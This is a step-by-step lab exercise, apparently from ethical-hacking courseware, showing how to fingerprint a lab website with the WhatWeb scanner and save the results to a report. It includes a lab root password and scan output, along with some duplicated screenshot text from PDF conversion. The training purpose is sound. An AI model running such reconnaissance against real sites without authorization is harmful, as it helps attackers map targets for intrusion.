
## Task 2: Perform Web Application Reconnaissance using WhatWeb

WhatWeb identifies websites and recognizes web technologies, including content management systems (CMS), blogging platforms, statistics and analytics packages, JavaScript libraries, web servers, and embedded devices. It also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

Here, we will perform web application reconnaissance using the WhatWeb tool.

Note: In this task, the target website ([www.moviescope.com](http://www.moviescope.com)) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



5. In the **Terminal** window, type **whatweb** and press **Enter**. It displays a list of the commands available with WhatWeb.

```
#whatweb
```

```
WhatWeb - Next generation web scanner version 0.5.5.
Developed by Andrew Horton (urbanadventurer) and Brendan Coles (bcoles)
Homepage: https://www.morningstarsecurity.com/research/whatweb

Usage: whatweb [options] <URLs>
```

<TARGETs>	Enter URLs, hostnames, IP addresses, filenames or IP ranges in CIDR, x.x.x-x, or x.x.x.x-x.x.x format.
--input-file=FILE, -i	Read targets from a file.
--aggression, -a=LEVEL	Set the aggression level. Default: 1. Makes one HTTP request per target and also follows redirects.
1. Stealthy	If a level 1 plugin is matched, additional requests will be made.
3. Aggressive	
--list-plugins, -l	List all plugins.

6. Now, type **whatweb [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform website footprinting on the target website.

7. The result appears, displaying the **MovieScope** website infrastructure, as shown in the screenshot.

The screenshot shows a terminal window titled "whatweb www.moviescope.com - Parrot Terminal". The window title bar also displays the date and time: "Tue Apr 19, 01:52". The terminal shows the following content:

```
whatweb www.moviescope.com - Parrot Terminal
Homepage: https://www.morningstarsecurity.com/research/whatweb
Usage: whatweb [options] <URLs>

<TARGETs>          Enter URLs, hostnames, IP addresses, filenames or
                    IP ranges in CIDR, x.x.x-x, or x.x.x.x-x.x.x
--input-file=FILE, -i  Read targets from a file.

--aggression, -a=LEVEL Set the aggression level. Default: 1.
1. Stealthy           Makes one HTTP request per target and also
2. Low                follows redirects.
3. Aggressive         If a level 1 plugin is matched, additional
                      requests will be made.

--list-plugins, -l    List all plugins.
--info-plugins, -I=[SEARCH] List all plugins with detailed information.
                           Optionally search with a keyword.

--verbose, -v          Verbose output includes plugin descriptions.

Note: This is the short usage help. For the complete usage help use -h or --help.

[root@parrot]~[~]
#whatweb www.moviescope.com
http://www.moviescope.com [200 OK] ASP.NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.1.19], Meta-Author[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, Title[Login - MovieScope], X-Powered-By[ASP.NET]
[root@parrot]~[~]
#
```

The terminal window has a dark background with light-colored text. The title bar is dark grey with white text. The terminal window itself has a dark background with light-colored text. The text is mostly in green and white, with some red and blue highlights. The terminal window has a dark grey border and a dark grey title bar.

8. In the terminal, type **whatweb -v [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to run a verbosity scan on the target website.
9. The result appears, displaying a detailed report on the target website such as its IP address, plugin information, and HTTP header information, as shown in the screenshot.

```
Applications Places System whatweb -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[-]
#whatweb -v www.moviescope.com
WhatWeb report for http://www.moviescope.com
Status : 200 OK
Title : Login - MovieScope
IP : 10.10.1.19
Country : RESERVED, ZZ

Summary : ASP .NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-Author[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]
[ README/license

Detected Plugins:
[ ASP .NET ]
    ASP.NET is a free web framework that enables great Web
    applications. Used by millions of developers, it runs some
    of the biggest sites in the world.

    Version : 4.0.30319 (from X-AspNet-Version HTTP header)
    Google Dorks: (2)
    Website : https://www.asp.net/

[ HTTPServer ]
    HTTP server header string. This plugin also attempts to
    identify the operating system from the server header.

    String : Microsoft-IIS/10.0 (from server string)

[ Meta-Author ]
    This plugin retrieves the author name from the meta name
    tag - info:
    String : EC-Council

[ Microsoft-IIS ]
    Microsoft Internet Information Services (IIS) for Windows
    Server is a flexible, secure and easy-to-manage Web server
    for hosting anything on the Web. From media streaming to
    web application hosting, IIS's scalable and open
    architecture is ready to handle the most demanding tasks.

    Version : 10.0
    Website : http://www.iis.net/
```

```
[ Modernizr ]
    Modernizr adds classes to the <html> element which allow
    you to target specific browser functionality in your
    stylesheet. You don't actually need to write any Javascript
    to use it. [JavaScript]

    Website : http://www.modernizr.com/

[ PasswordField ]
    find password fields

    String : txtpwd (from field name)
```

The screenshot shows a terminal window titled "whatweb -v www.moviescope.com - Parrot Terminal". The terminal displays the results of a web analysis tool named "whatweb" against the URL <http://www.modernizr.com/>. The output includes sections for "PasswordField", "Script", "X-Powered-By", and "HTTP Headers". The "PasswordField" section identifies password fields. The "Script" section notes the use of ASP.NET. The "X-Powered-By" section identifies the server as Microsoft-IIS/10.0. The "HTTP Headers" section lists various HTTP headers with their values.

```
whatweb -v www.moviescope.com - Parrot Terminal
Website      : http://www.modernizr.com/
[ PasswordField ]
    find password fields

    String      : txtpwd (from field name)

[ Script ]
    This plugin detects instances of script HTML elements and
    returns the script language/type.

[ X-Powered-By ]
    X-Powered-By HTTP header

    String      : ASP.NET (from x-powered-by string)

HTTP Headers:
    HTTP/1.1 200 OK
    Cache-Control: private
    Content-Type: text/html; charset=utf-8
    Server: Microsoft-IIS/10.0
    X-AspNet-Version: 4.0.30319
    X-Powered-By: ASP.NET
    Date: Tue, 19 Apr 2022 05:53:05 GMT
    Connection: close
    Content-Length: 4241

[root@parrot]~[~]
#
```

10. Now, type **whatweb --log-verbose=MovieScope\_Report www.moviescope.com** and press **Enter** to export the results returned by WhatWeb as a text file.

Note: This will generate a report with the name **MovieScope\_Report** and save this file in the **root** folder.

```

Applications Places System whatweb--log-verbose=MovieScope_Report www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
String      : txtpwd (from field name)
[ Script ]
This plugin detects instances of script HTML elements and
returns the script language/type.

[ X-Powered-By ]
X-Powered-By HTTP header

String      : ASP.NET (from x-powered-by string)

HTTP Headers:
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 19 Apr 2022 05:53:05 GMT
Connection: close
Content-Length: 4241

[root@parrot]-[-]
#whatweb --log-verbose=MovieScope_Report www.moviescope.com
http://www.moviescope.com [200 OK] ASP .NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.1.19], Meta-Author[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, Title[Login - MovieScope], X-Powered-By[ASP.NET]
[root@parrot]-[-]
#

```

11. Type, **pluma MovieScope\_Report** and press **Enter** to open the file.

```

Applications Places System whatweb--log-verbose=MovieScope_Report www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
String      : txtpwd (from field name)
[ Script ]
This plugin detects instances of script HTML elements and
returns the script language/type.

[ X-Powered-By ]
X-Powered-By HTTP header

String      : ASP.NET (from x-powered-by string)

HTTP Headers:
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 19 Apr 2022 05:53:05 GMT
Connection: close
Content-Length: 4241

[root@parrot]-[-]
#whatweb --log-verbose=MovieScope_Report www.moviescope.com
http://www.moviescope.com [200 OK] ASP .NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.1.19], Meta-Author[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, Title[Login - MovieScope], X-Powered-By[ASP.NET]
[root@parrot]-[-]
#pluma MovieScope_Report

```

12. The **MovieScope\_Report** text file appears, as shown in the screenshot.

Note: In real-time, attackers use this information to determine the website infrastructure and find underlying vulnerabilities, and later exploit them to launch further attacks.

```

1 WhatWeb report for http://www.moviescope.com
2 Status      : 200 OK
3 Title       : Login - MovieScope
4 IP          : 10.10.1.19
5 Country     : RESERVED, ZZ
6
7 Summary     : ASP .NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-Author[EC-Council], Microsoft-
    IIS[10.0], Modernizr, PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]
8
9 Detected Plugins:
10 [ ASP .NET ]
11   ASP .NET is a free web framework that enables great Web
12   applications. Used by millions of developers, it runs some
13   of the biggest sites in the world.
14
15 Version     : 4.0.30319 (from X-AspNet-Version HTTP header)
16 Google Dorks: (2)
17 Website     : https://www.asp.net/
18
19 [ HTTPServer ]
20   HTTP server header string. This plugin also attempts to
21   identify the operating system from the server header.
22
23 String      : Microsoft-IIS/10.0 (from server string)
24
25 [ Meta-Author ]

```

Plain Text ▾ Tab Width: 4 ▾

Ln 1, Col 1

INS

☰ Menu pluma MovieScope\_Re... MovieScope\_Report (~) ...

13. This concludes the demonstration of how to perform website reconnaissance on a target website using the WhatWeb tool.

14. Close all open windows and document all acquired information.

